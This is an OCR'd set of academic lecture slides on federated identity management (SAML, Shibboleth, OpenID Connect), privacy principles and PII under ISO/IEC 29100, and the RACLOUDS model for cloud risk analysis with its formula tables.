
  - Internet 2
  - SAML (Security Assertion Markup Language)
  - Academy (some commercial members)
- **OpenID Connect (http://openid.net/connect/)**

  - Defined protocol
  - OpenID Foundation
  - JSON (JavaScript Object Notation) + OAuth 2
  - Academy and industry

Shibboleth flow



Shibboleth flow




Federations

- Shibboleth
  - InCommon, United States
  - SWITCHaai, Switzerland
  - HAKA, Finland
  - CRU, France
  - RCTSaai, Portugal
  - CAFe, Brazil
- RADIUS Federation

  - eduroam (education roaming)

OpenID Connect (OIDC) flow



SAML x OIDC

	SAML	OIDC
Service Provider	SP	RP (Relying Party)
Identity Provider	IdP	OP (OpenID Connect Provider)
Attributes	Attributes	Scopes (groups of attributes)
Language	XML	JSON+REST
Encryption	TLS	JOSE (JSON Object Signing and Encryption)
SSO	Web SSO only	Yes
Mobile Apps	Web browser only	Mobile app & Web browser

Source: http://apicrazy.com/2014/08/18/why-the-future-of-identity-is-openid-connect-and-not-saml

IAM services

- Vendors
  - Centrify
  - OneLogin
  - Ping Identity
  - Covisint
  - SailPoint Technologies
  - CA Technologies
  - Okta
  - ForgeRock (OpenAM)

3.3 Privacy

"Privacy refers to the ability of the individuals to protect information about themselves." (Goldberg, Wagner and Brewer, 1997)

"Protection of personally identifiable information (PII) within information and communication technology (ICT) systems." (ISO/IEC 29100, 2011)

PII

Example of attributes that can be used to identify natural persons

Examples
Age or special needs of vulnerable natural persons
Allegations of criminal conduct
Any information collected during health services
Bank account or credit card number
Biometric identifier
Credit card statements
Criminal convictions or committed offences
Criminal investigation reports
Customer number
Date of birth
Diagnostic health information
Disabilities
Doctor bills
Employees' salaries and human resources files
Financial profile
Gender
GPS position
GPS trajectories
Home address
IP address
Location derived from telecommunications systems
Medical history
Name
National identifiers (e.g., passport number)
Personal e-mail address
Personal identification numbers (PIN) or passwords
Personal interests derived from tracking use of internet web sites
Personal or behavioural profile
Personal telephone number
Photograph or video identifiable to a natural person
Product and service preferences
Racial or ethnic origin
Religious or philosophical beliefs
Sexual orientation
Trade-union membership
Utility bills

Source: ISO/IEC 29100, 2011

3.3 Privacy

Privacy Protection in IDM (ISO/IEC 29100):

- **Selective disclosure**: gives a person a measure of control over the identity info
- **Minimal disclosure**: minimum information strictly required
- **Pseudonym identifier**: contains the minimal identity information to allow a verifier to establish it as a link to a known identity
- **Anonymity**: an entity can be recognized as distinct, without sufficient info to establish a link to a known identity

3.3 Privacy

The privacy principles of ISO/IEC 29100

1. Consent and choice
2. Purpose legitimacy and specification
3. Collection limitation
4. Data minimization
5. Use, retention and disclosure limitation
6. Accuracy and quality
7. Openness, transparency and notice
8. Individual participation and access
9. Accountability
10. Information security
11. Privacy compliance

3.3 Privacy - Legislation

- Europe: Directive 95/46/ec – protection of personal data
- Brazil: Law n. 12965 from April 23rd, 2014 - establishes principles, guarantees, rights and duties for the use of the Internet (privacy protection)
- USA: HIPAA (Health Insurance Portability and Accountability Act of 1996) - privacy of individually identifiable health information
- Canada: Personal Information Protection and Electronic Documents Act

4. Related work and Technologies

4.1 Research questions

4.2 Research proposals

4.1 Research questions

IAM Privacy problems

- Leak of identification attributes
- User identity discovery
- Unnecessary release attributes to SP
- Users are not aware of which attributes are disseminated
- Improper handling of attributes
- Unauthorized access to resources
- Discovery of sensitive information

4.1 Research questions

- Lack of control over user's PII
- Lack of PII release policies (lack support and transparency to disseminate PII)
- Lack of privacy control in interactions

4.1 Research questions

- Levels of trust in cloud federations
- Risk-based management in cloud
- Privacy in cloud federations
- Cloud authorization
- Confidence in security of cloud environments and cloud services
- Intrusion detection in cloud

4.2 Research proposals

- Silva et. al., 2016: RACLOUDS - Model for Clouds Risk Analysis in the Information Assets Context.
- dos Santos et. al., 2014: A dynamic risk-based access control architecture for cloud computing
- Bodnar et. al., 2016: Towards Privacy in Identity Management Dynamic Federations
- Werner et. al., 2017: Cloud identity management: A survey on privacy strategies
- Camillo et. al., 2017: Preserving Privacy with Fine-grained Authorization in an Identity Management System
- Villarreal et. al., 2017: Privacy Token: A Mechanism for User's Privacy Specification in Identity Management Systems for the Cloud

4.2 Research proposals

The following paper is detailed in the next slides:

- Silva et. al., 2016: RACLOUDS - Model for Clouds Risk Analysis in the Information Assets Context.

Summary

Introduction
Related Works
The RACLOUD Model
Results
Conclusions
Future Works

Source: Silva et. al., 2016

Introduction

Risk analysis has been a strategy used to address the information security challenges posed by cloud computing.

Recent approaches on cloud risk analysis did not aim at providing a particular architecture model for cloud environments.

Source: Silva et. al., 2016

Introduction

Current models have the following deficiencies:

Deficiency in the adherence of Cloud Consumer (information assets).

Deficiency in the scope (security requirements).

Deficiency in the independence of results.

Source: Silva et. al., 2016

Introduction

This work proposes a model for performing risk analyzes in cloud environments:

- Considers the participation of the CC (Cloud Consumer).
- Enabling the development of a risk analysis scope that is impartial to the interests of the CSP (Cloud Service Provider).
- Does not have the centralized performance of risk analysis for the CSP.

Source: Silva et. al., 2016

Related Work

- Ristov (2012): Risk analysis based on ISO 27001;
- Ristov (2013): Risk Analysis for OpenStack, Eucalyptus, OpenNebula and CloudStack environment;
- Mirkovié (2013): ISO 27001 controls the cloud;
- Rot (2013): Study of threats in the cloud;
- Liu (2013): Risk assessment in virtual machines;

Source: Silva et. al., 2016

Related Work

- Hale (2012): SecAgreement for monitoring security metrics;
- Zech (2012): Risk analysis of external interfaces;
- Wang (2012): Analysis of risk based CVE (Common Vulnerabilities Exposures);
- Khosravani (2013): A case study of the requirements of CC;
- Lenkala (2013): Metrics for risk analysis in the cloud.

Source: Silva et. al., 2016

The RACLOUD Model

Risk Definition Language

Architectural Components

Risk Modeling

Risk Specification Phase

Risk Evaluation Phase


Source: Silva et. al., 2016

Risk Definition Language

```
<RDL type="ISL" id="1299">
    <source>LRG-UFSC</source>
    <version>4.5.1a</version>
    <description>...</description>
    <vulnerabilities>
        <item id="129">
            <description>Cipher protocol weak</description>
            <category>service</category>
            <wsra>http://lrg.ufsc.br:8095/evaluate129</wsra>
        </item>
        <item id="239">
            <description>Clear text password</description>
            <category>service</category>
            <wsra>http://lrg.ufsc.br:8095/evaluate239</wsra>
        </item>
    </vulnerabilities>
</RDL>
```

Source: Silva et. al., 2016

Architectural Components



Source: Silva et. al., 2016

Risk Modeling

TABLE IV. PROBABILITY CALCULATION

Symbol	Description
$E_{T,V}$	Event relating T with V
$\alpha(T_x,V_z)$	Function correlating T and V $\alpha(T_x,V_z)=E_{T,V}$
$fp(E_{T,V})$	Function of probability of $E_{T,V}$ $fp(E)=(DE_{T,x,w}+DD_{V,z,w})/2$, or, $fp(E)=matrix(DE_{T,x,w},DD_{V,z,w})$
P_E	Probability of $E_{T,V}$ $fp(E_{T,V})=P_E$

Source: Silva et. al., 2016


Risk Modeling

TABLE V. RISK CALCULATION

Symbol	Description
$R_{E,A}$	Risk relating E and A
$\beta(E,A_y)$	Function correlating E and A_y $\beta(E,A_y)=R_{E,A}$
$raf(R_{E,A})$	Risk analysis function of $R_{E,A}$ $raf(R_{E,A})=(P_E+ DI_{A,y})/2$ or $raf(R_{E,A})=matrix(P_E,DI_{A,y})$
$DR_{E,A}$	Degree of risk related with $R_{E,A}$ $raf(R_{E,A})=GR_{E,A}$


Source: Silva et. al., 2016

Risk Specification Phase



